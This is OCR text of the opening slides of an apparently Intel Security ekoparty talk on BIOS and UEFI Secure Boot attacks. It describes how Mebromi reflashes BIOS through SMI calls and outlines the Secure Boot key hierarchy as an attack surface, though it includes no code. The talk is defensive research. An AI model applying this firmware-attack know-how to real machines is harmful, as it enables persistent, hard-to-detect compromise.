

intel Security

ekoparty 10


BIOS and Secure Boot Attacks Uncovered

Andrew Furtak, Yuriy Bulygin, Oleksandr Bazhaniuk, John Loucaides,
Alexander Matrosov, Mikhail Gorobets



BIOS SETUP UTILITY
Main Advanced PCIPnP Boot Server Security Exit
Security Settings
Supervisor Password :Not Installed
User Password :Not Installed
Change Supervisor Password
Change User Password
Boot Sector Virus Protection [Disabled]
Install or Change the password.
← Select Screen
↑↓ Select Item
Enter Change
F1 General Help
F10 Save and Exit
ESC Exit
In The Beginning
Was The Legacy BIOS..



> Standard CMOS Features
> Advanced BIOS Features
> Advanced Chipset Features
> Integrated Peripherals
> Power Management Setup
> PnP/PCI Configurations
> PC Health Status
Frequency/Voltage Control
Load Fail-Safe Defaults
Load Optimized Defaults
Set Supervisor Password
Set User Password
Save & Exit Setup
Exit Without Saving
Esc : Quit
F10 : Save & Exit Setup
Virus Protection, Boot Sequence...



Advanced
I/O Device Configuration
Item Specific Help
Onboard AC97 Modem Controller [Disabled]
Onboard FDC Swap A & B [No Swap]
Floppy Disk Access Control
Onboard Serial Port 1
Onboard Serial Port 2
UART2 Use Standard Infrared
Disabled
Auto
Onboard Parallel Port [378H/IRQ7]
Parallel Port Mode [ECP+EPP]
ECP DMA Select [3]
Onboard Game Port [200H-207H]
<Enter> to select.



Award Modular BIOS v4.51PG, An Energy Star Ally
Copyright (C) 1984-98, Award Software, Inc.
ASUS P2B-DS ACPI BIOS Revision 1012B
Pentium III 650Mhz Processor
Memory Test : 262144K OK
Press DEL to run Setup
08/05/00-i440BX-P2B-DS

Legacy BIOS Update and Secure Boot

Signed BIOS Updates Are Rare


- Mebromi malware includes BIOS infector & MBR bootkit components
- Patches BIOS ROM binary injecting malicious ISA Option ROM with legitimate BIOS image mod utility
- Triggers SW SMI 0x29/0x2F to erase SPI flash then write patched BIOS binary

No Signature Checks of OS boot loaders (MBR)


- No concept of Secure or Verified Boot
- Wonder why TDL4 and likes flourished?

Then World Moved to UEFI..

UEFI [Compliant] Firmware




Windows 8 Secure Boot




Attacks Against Platform Firmware


BIOS Attack Surface: Secure Boot



Attack 1: Via Platform Key in SPI NVRAM



Secure Boot Key Hierarchy



Platform Key (PK)

- Verifies KEKs
- Platform Vendor's Cert

Key Exchange Keys (KEKs)

- Verify db and dbx
- Earlier rev's: verifies image signatures

Authorized Database (db)

Forbidden Database (dbx)

- X509 certificates, SHA1/SHA256 hashes of allowed & revoked images
- Earlier revisions: RSA-2048 public keys, PKCS#7 signatures

Platform Key (Root Key) has to be Valid

PK variable exists in NVRAM?

